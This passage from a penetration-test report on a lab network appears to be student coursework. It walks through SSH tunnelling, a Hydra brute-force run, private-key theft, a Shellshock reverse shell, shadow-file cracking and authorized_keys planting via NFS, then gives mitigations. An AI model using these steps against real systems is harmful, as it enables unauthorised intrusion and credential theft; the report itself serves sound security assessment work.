While investigating 192.168.0.34 using “ifconfig”, an address of 13.13.13.12 appeared to be connected behind the PC on the network. Checking previous commands on the machine with the “history” command revealed a ping and an SSH attempt as “xadmin” towards 13.13.13.13. Attempting to SSH into the machine as “xadmin” proved to be unsuccessful however, as the

password “plums” did not grant access. The command “sudo su -” allows root access to PC 2 after entering its password. Changing the password of the root user can be achieved with the “passwd” command. Upon inspection it is clear there was no password to begin with. This suggests the SSH configuration is responsible for denying access to 13.13.13.13. A password (in this scenario the password was “strawb”) can be created here for future use. Traversing the machine’s directory “/etc/ssh/” and entering “nano sshd_config” allows changes to be made to the authentication of logging in as the root user.




Changing “PermitRootLogin” from “without-password” to “yes” allows the password created earlier to be utilised for entering the root user of this machine directly from Kali Linux. Adding the line “PermitTunnel yes” will allow tunneling to occur through this machine. Saving the changes made and using “service ssh restart” means direct access to the root user of PC 2 has been established.

Tunneling through PC 2 to PC 3 will now be possible, starting in Kali with the command:


“sudo ssh root@192.168.0.34 -w any:any”


The following commands should be entered in their respective terminals:

Kali Commands




Root@xadmin Commands





Finally, a route through PC 2 to PC 3 can be established using this command:



Following the revealed history SSH attempt into PC 3 from PC 2, it can be deduced that the username for this machine is “xadmin” again. Therefore it is possible to run a Hydra password crack through the open tunnel using the command shown below:

```
root@kali:~# hydra -l xadmin ssh://13.13.13.13 -P /usr/share/wordlists/metasploit/password.lst
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, o
r for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-30 18:24:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88397 login tries (l:1/p:88397), ~5525 tries per tas
k
[DATA] attacking ssh://13.13.13.13:22/
[22][ssh] host: 13.13.13.13   login: xadmin   password: !gatvol
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-30 18:24:11
```

PC 3 can now temporarily be logged into through the Kali machine, provided the tunnel is still open. After running “ifconfig” it can clearly be determined that there are no machines past PC 3 on the network (see Fig 4 appendix).


After evaluating the security of this machine it can be concluded that several simple vulnerabilities built the opportunity to fully exploit it. Some were due to PC 2’s easy transition from xadmin to root in a simple command, including the ability to fully edit the SSH configuration to compliment tunnel access. It was also possible to use sudo to gain access to the root account of PC 3, however there was no notable files of value. Malicious hackers proficient in using the command terminal should have no issues traversing the file directory for “sshd_config”. SSH tunneling does not generate a lot of noise, meaning network traversal for a hacker would have an element of stealth. While there are issues for using the same username for various machines, the password found in PC 3 may be the most secure. However, the special character at the start rather than the end of the password means it will be cracked by Hydra very quickly.

4.5 192.168.0.130 – LINUX MACHINE (PC 4)

Nmap scan of this device also revealed port 22 as a potential entry point. Mounting the device proved to be as unsuccessful as PC 2, opening the same /home/xadmin directory as before. However, while this offered a possibility of the Linux machine having the same credentials as PC 2, it was proved false. (see appendix Fig 2) Instead, it can be accessed via PC 2 itself.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Fri Nov 24 21:05:56 2023 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ ssh xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Fri Nov 24 21:07:20 2023 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$
```

This is made possible since both devices use the same login credentials, however the Kali device does not have the private key located on PC 2. Proof that PC 2 is the only viable candidate for having access to 192.168.0.130 can be found by navigating to the following directory:



The image shows a public key, meaning if the private key related to this is found, direct access can be granted. Since PC 2 can access PC 4 via SSH, it can be assumed that it holds the necessary private key.


Accessing PC 2 via SSH for the xadmin account allows the private key to be copied onto the Kali machine. The directory can be found in the appendix, figure 11.

While the SSH method from PC 2 to PC 4 does provide access, gaining the private key from PC 2 is much more desirable, as it will generate much less noise, and the hacker has the ease of having less steps to access, and potentially exploit the device.

4.6 192.168.0.242 - WEBSERVER 2

It was possible to utilise the established “shellshock” vulnerability found earlier for this webserver, to gain valuable information for bypassing the firewall. While listening for activity on port 5005, it was possible to create a shell using the following curl command:

The successful shell must now be stabilised to ensure the effort of making it is not wasted, as shells can sometimes abruptly end (see appendix fig 10). There were 2 users to extract from the /etc/shadow file, root and xweb respectively. These were copied into a mousepad file on the kali machine. John the ripper was then activated to reveal the login credentials below:



The credentials can now be recorded as root – apple, and xweb – pears. This vulnerability could have been mitigated by restricting the publicly accessible “/cgi-bin/status” link. If Dir buster and Nikto could not automatically locate the file, the vulnerability could not logically be exploited.

4.7 192.168.0.66 - PC 5

An Nmap scan of the Vyos router 192.168.0.64/27 (see appendix fig 13) revealed an address of 192.168.0.66. A closer inspection of this address showed it as a Linux device. Attempting to gain access to the device using the SSH port was unsuccessful, as the access was denied. It was possible however, to mount the machine using the command below:

From here, it can be assumed that there is a method to allow access to the device via the sshd_config file.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile      %h/.ssh/authorized_keys
```


The "AuthorizedKeysFile" line was previously commented out, rendering it unusable. However, at this point, the file has only been modified on the mount itself, and changes have not been made to PC 5. The aim here is to access the file storing the private SSH key on the mount and copy the private SSH key of the Kali Linux machine to the actual file system of PC 5. This is feasible due to the misconfiguration of the target computer, allowing a user to read and write information using it. The following command was entered to access the private SSH key of Kali Linux:

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:+uNC72EG6b9eOPbkV2L2vlshyCgZXbtZ3bU5lVm8Qvg root@kali
The key's randomart image is:
+---[RSA 3072]----+
|           ..  .B|
|         . .....oB|
|        . . .o. =o|
|         .o o =E ..|
|        ooS. =  ...|
|       ..o..  + o .|
|       .o.B oo +  .|
|        .*oB  . ..|
|         =Boo. .+o|
+----[SHA256]-----+
root@kali:~#
```

The RSA key file must now be copied from the .ssh directory of Kali Linux, found in "id_rsa.pub". The following command is used to copy this file from the Kali machine to the mounted target machine:

```
root@kali:~# cd .ssh
root@kali:~/.ssh# ls
id_rsa  id_rsa.pub  known_hosts
root@kali:~/.ssh# cp id_rsa.pub /root/mount66/root/.ssh/
```

The mount must now be accessed to change the directory in which the RSA key had been copied to. The file can be moved using the command found below:



The move command allows the file to be renamed to “authorized_keys”, allowing the sshd_config file to identify the presence of the RSA key. From here, it is now fully possible to use SSH to gain root access to the machine (see appendix Fig 24). To ensure that no additional machines exist behind PC 5, the “ifconfig” command was also used. No additional points of interest were found.

5 NETWORK DESIGN CRITICAL EVALUATION

Overall, the network possesses many vulnerabilities that may be exploited. Nearly every machine found on the network was exploitable, whether this was simply gaining root access to a device, or maliciously attacking certain features. The weaknesses found are explained in detail below:

5.1 DEFAULT USERNAME / PASSWORD


While it has been noted that each of the Vyos routers use default credentials, the impact of this oversight has not been highlighted. While this is effective for traversing the network with little need for remembering passwords, if a malicious actor gains access to these routers, the passwords could be changed within minutes using this process below:

```
vyos@vyos# set system login user dylan authentication plaintext-password dylan1
[edit]
vyos@vyos# exit
Cannot exit: configuration modified.
Use 'exit discard' to discard the changes and exit.
[edit]
vyos@vyos# commit
[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot' ...
Done
[edit]
vyos@vyos# exit
exit
vyos@vyos:~$ exit
logout
Connection closed by foreign host.
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: dylan
Password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
dylan@vyos:~$
```

Should each router be configured in this way, it would take a reasonable amount of time to recover these accounts. Therefore, it is recommended to follow the process by typing

"configure" into the vyos terminal, and then entering the commands above. Aim to give each account a different username, and a varied, complex password. Passwords should consist of at least 8 characters, including at least one capital letter, a lowercase letter, a number, and a special character.

The password of the Pfsense firewall can also be altered easily for the admin account:




Again, making a more secure password will be incredibly effective, especially due to the limited lifespan of tunnel brute force attempts.

5.2 Identical Accounts Across Multiple Devices

This vulnerability was realised after utilising the username "xadmin" and the password "plums" while trying use SSH to log into PC 2 (192.168.0.34). These credentials were found on PC 1 (192.168.0.210), meaning that if a hacker gains access to one of these devices, the other should be guessed with little effort involved. This is quite severe, as the SSH remote access protocol for "xadmin" or root accounts allows for most processes on the system to be carried out, with most machines on the network depending on this process. Mitigating this vulnerability simply requires unique account passwords for every machine on the network. It is important to practice this habit now, should the network expand in future.

5.3 Poor Sudo Permissions

All PCs on the network allow for an unauthorized ascension to root access. This is achieved by the command “sudo su -”, which switches each account from “xadmin” to root, with the only requirement being a password check, which belongs to the “xadmin”. This is an extreme vulnerability as the password will always be known, making it laughably simple to have extra privileges. This can be mitigated by removing this overlooked privilege from all xadmin accounts. If the account holder does not know the password for root access, there should be no reason for that user to have sudo permissions. The process below was carried out to remove sudo privileges for the xadmin account of PC 2:



With this command, material stored in the root user’s account will be protected from hackers testing their luck.

5.4 Lack of Lock Out Functions

A key perk to potentially using brute force attacks on the network is that there are few lock out mechanisms in place, which essentially means a hacker can use automated tools to generate as many potential passwords as necessary for gaining access to the resource. Limiting the number of password attempts allowed before a temporary lockout will ensure that these automated tools will be stopped, as they rely solely on an insecure form to gain access. This may also potentially prompt hackers to give up without an easy target.

5.5 Shell Shock & Reverse Shells

Both vulnerabilities were discovered using Nikto and Dir Buster, which are simple, automated tools. Dir buster can generate numerous possible links to a website, showing the successful outcomes, and links that exist, but may be forbidden to access. While some of these links may be vital in the successful maintainability of the website, others may provide access to valuable information, with no authorisation checks. The problem with the lack of authorisation means that it is perfectly legal to view any of the information found within a public resource on the website. It may also prove useful to make certain link names less guessable for the automated tools to access.

5.6 Poor NFS Permissions

Throughout several devices, it was possible to alter the "sshd_config" file in a way to gain root access to each machine with this configuration. This critical vulnerability could be mitigated by simply removing irrelevant files from the Network File System sharing platform. While there are advantages to using NFS sharing, it is important to be mindful of what each machine should deserve to have access to.

5.7 Conclusion

In conclusion, the ACME Inc. Network is susceptible to a plethora of vulnerabilities, mainly via the machines connected to the network. The overall network design is commendable for the current needs is provides for, with the firewall providing an effective halt in any hacker's progress for a reasonable amount of time. If followed, the mitigations and suggestions included in the report will greatly increase the security and overall functionality of the network. These should be implemented and tested thoroughly before the network is connected to the internet again. Should the network be desired for expansion in the future, it is strongly recommended a penetration tester is contacted. Now that a network map has been recorded safely, future work on the network should be considerably easier.

REFERENCES

1. Das, D. 2023. 13 ways to secure SSH Server Connections on Linux. MakeUseOf. [online] Available at: https://www.makeuseof.com/ways-to-secure-ssh-connections-linux/ Date Accessed: 23 November 2023.
2. Andamasov, Y. 2023. Set/change the password of a user. Vyos Support Portal. [online] Available at: https://support.vyos.io/en/support/solutions/articles/103000096301-set-change-the-password-of-a-user Date Accessed 24 November 2023.
3. Forum, Vyos. 2023. Issue to configure plain text password. Vyos Maintainers. [online] Available at: https://forum.vyos.io/t/issue-to-configure-plain-text-password/12205 Date Accessed 29 November 2023
4. E-Soft Inc. 2023. pfSense Default Admin Credentials. Security Space. [online] Available at: https://www.securityspace.com/smysecure/catid.html?id=1.3.6.1.4.1.25623.1.0.112122#:~:text=By%20convention%2C%20each%20time%20you,%3A%20admin%2C%20Password%3A%20pfsense. Date Accessed 19 December 2023.
5. Datta, S. 2022. What Is a Network File System? [online] Available at: https://www.baeldung.com/cs/nfs#:~:text=In%20this%20tutorial%2C%20we%20discussed,t%20support%20hierarchical%20storage%20management. Date Accessed 22 December 2023.
6. Linode. 2023. Add and Remove sudo Access in Ubuntu. [online] Available at: https://www.linode.com/docs/guides/how-to-add-and-remove-sudo-access-in-ubuntu/ Date Accessed 22 December 2023.

APPENDICES

APPENDIX A – SCREENSHOTS OF PROCESSES




Fig 1 – Mounting this machine directs Kali to the /home/xadmin directory




Fig 2 – Unable to access machine in the same way as PC 2.




Fig 3 – Proof of obtained reverse shell




Fig 4 – Evidently no devices exist past PC 3.




Fig 5- Nmap scan of 192.168.0.225/30 reveals router 2.

```
root@kali:~# nmap -sV 192.168.0.229/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-16 11:33 EST
Nmap scan report for 192.168.0.229
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://
Nmap done: 4 IP addresses (2 hosts up) scanned in 32.82 seconds
root@kali:~#
```

Fig 6 – Nmap scan of 192.168.0.229/30 reveals router 3.

```
root@kali:~# nmap 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-17 09:22 EST
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.08 seconds
root@kali:~# nmap 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-17 09:23 EST
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.10 seconds
```

Fig 7 – Nmap scans of 192.168.0.64/27 and 192.168.0.96/27 yielded no results due to the firewall dropping packets sent.

```
root@kali:~# nmap -sV -O 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-17 09:25 EST
Nmap scan report for 192.168.0.242
Host is up (0.0039s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.
Nmap done: 4 IP addresses (1 host up) scanned in 23.16 seconds
```

Fig 8 – Nmap scan revealed 192.168.0.242, a potential point of entry to exploit the firewall.




Fig 9 – Proof that device 192.168.0.242 is a webserver.




Fig 10 – Command used to stabilise the shell gained.

```
root@kali:~# ssh xadmin@192.168.0.34
